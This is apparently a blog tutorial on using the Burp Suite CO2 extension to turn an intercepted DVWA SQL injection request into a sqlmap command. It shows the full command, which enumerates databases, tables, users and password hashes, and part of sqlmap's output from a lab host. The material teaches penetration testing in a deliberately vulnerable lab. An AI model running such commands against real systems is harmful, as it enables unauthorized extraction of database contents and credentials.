


Sql Injection Exploitation with Sqlmap and Burp Suite (Burp CO2 Plugin)

 hackingarticles.in/sql-injection-exploitation-sqlmap-burp-suite-burp-co2-plugin

Raj

January 13, 2017



Burp CO2 is an extension for the popular web proxy/web application testing tool called Burp Suite, available at Portswigger. You must install Burp Suite before installing the Burp CO2 extension. The CO2 extension includes a variety of functionality to enhance certain web penetration test tasks, such as an interface to make interacting with SQLMap more efficient and less error-prone, various tools for generating lists of users, a Laudanum exploitation shell implementation, and even a word masher for generating passwords.


For more details read from here burpco2.com

In this is an article I will show you how to obtain sqlmap command through burp suit for SQL injection.

Installing Burp CO2 Extension


Start burp suit and click on **Extender** tag then click on **BApp store** which contains burp extensions to extend burp's capabilities.

Now select **CO2** and click on **install** button available on the right side of the frame.



Launching SQLMapper Tool in CO2

From the given screenshot you can see the extension CO2 has added on menu bar now click on **CO2** and then choose **SQLMapper** tool.




Now open the DVWA in your pc and log in with following credentials:

Username – admin

Password – password

Click on **DVWA Security** and set Website **Security Level** low


From the list of vulnerability select **SQL Injection** for your attack. Type **user ID**: 'in the text box. Don't click on submit button without setting browser proxy. Set your browser proxy to make burp suite work properly.



Intercepting the Request with Burp Proxy

Go to burp suite click on **the proxy** in the menu bar and go **for intercept is on the button**. Come back and click on **submit** button in dvwa. The Intercept button is used to display HTTP and Web Sockets messages that pass between your browser and web servers.

Now right click on its window and you will see a list of many actions will have been opened then select option **send to SQLMapper**.



When the fetched data will be sent to SQL mapper it will automatically itself generates **sqlmap command** using referrer and cookie.

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer
Decoder	Comparer	Extender	Project options	User options	Alerts	CO2
SQLMapper	Laudanum	User Generator	Name Mangler	CeWLer	Masher	BasicAuthr
Misc.	About					

www.hackingarticles.in

?

SQLMap Command

ities/sqli/?id=%27&Submit=Submit' --cookie='security=low;PHPSESSID=89m0qfjgdke8cnk60piemnl6d;'

Extra SQLMap Params:

Run Config

Request

URL:

POST Data: ☐ Include

Cookies: ☒ Include

Options

Detection	Techniques	Injection	Enumeration	General/Misc.	Connection
-----------	------------	-----------	-------------	---------------	------------

Detection

Level: Risk:

String match for True:

String match for False:

Regex match for True:

HTTP Code for True:

☐ Compare on text only.

☐ Compare on titles only.

☐ Test Forms

www.hackingarticles.in

For full details on SQLMap visit <http://sqlmap.org>

Here you can see the **options** box at the end of burp suite frame. Now **click** on **enumeration** tag and select the checkboxes for **database, tables, columns, users, and passwords**.

Now copy the **sqlmap command** from the text field and run this command manually on terminal using **sqlmap**.

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer
Decoder	Comparer	Extender	Project options	User options	Alerts	CO2
SQLMapper	Laudanum	User Generator	Name Mangler	CeWLer	Masher	BasicAuth
Misc.	About					

www.hackingarticles.in

SQLMap Command

Extra SQLMap Params:

Request

URL:

POST Data: ☐ Include

Cookies: ☒ Include

Options

Detection	Techniques	Injection	Enumeration	General/Misc.	Connection
<input checked="" type="checkbox"/> databases <input checked="" type="checkbox"/> tables <input checked="" type="checkbox"/> columns <input type="checkbox"/> count <input type="checkbox"/> dump	<input type="checkbox"/> banner <input type="checkbox"/> current db <input type="checkbox"/> hostname <input type="checkbox"/> schema	<input type="checkbox"/> is dba <input checked="" type="checkbox"/> users <input checked="" type="checkbox"/> passwords <input type="checkbox"/> current user	<input type="checkbox"/> roles <input type="checkbox"/> comments <input type="checkbox"/> privileges		

Set limits:

Pin to Database: Pin to User:
 Pin to Table: Pin to Column:
 Where:
 Start Entry: Stop Entry:
 First Char: Last Char:

For full details on SQLMap visit <http://sqlmap.org>

Open the terminal and paste above command in front of “sqlmap” as shown in the screenshot. Now run this command to fetch information of the database.

```
root@kali:~# sqlmap -u 'http://192.168.1.104:81/dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit' --tables --columns --dbs --passwords --users --cookie='security=low;PHPSESSID=89m0qfjgdke8cnk60piemnl6d;'
```

 <http://sqlmap.org>

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 07:28:55
```

```
[07:28:56] [WARNING] it appears that you have provided tainted parameter values ('id='') with most probably leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
```

```
are you really sure that you want to continue (sqlmap could have problems)? [y/N]  
] y
```

From this tutorial, it is clear how to generate sqlmap command through burp suit for SQL injection. Now from the last image, you can see it starts dumping the data.


```

web server operating system: windows
web application technology: PHP 5.6.15, Apache 2.4.17
back-end DBMS: MySQL >= 5.0
[07:29:02] [INFO] fetching database users
database management system users [5]:
[*] ''@'localhost'
[*] 'pma'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'
[*] 'root'@'localhost'

[07:29:02] [INFO] fetching database users password hashes
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] y
[07:29:06] [INFO] writing hashes to a temporary file '/tmp/sqlmapsVCmmz3614/sqlmap
aphashes-ioVZd9.txt'
do you want to perform a dictionary-based attack against retrieved password hash
es? [Y/n/q] y
[07:29:07] [WARNING] no clear password(s) found
database management system users password hashes:
[*] pma [1]:
password hash: NULL
[*] root [1]:
password hash: NULL

[07:29:07] [INFO] fetching database names
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[07:29:07] [INFO] fetching tables for databases: 'dvwa, information_schema, mysql, performance_schema, phpmyadmin, test'
Database: performance_schema
[52 tables]
+-----+
| accounts
| cond_instances
| events_stages_current
| events_stages_history

```

To learn more about Database Hacking. Follow this [Link](#).

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)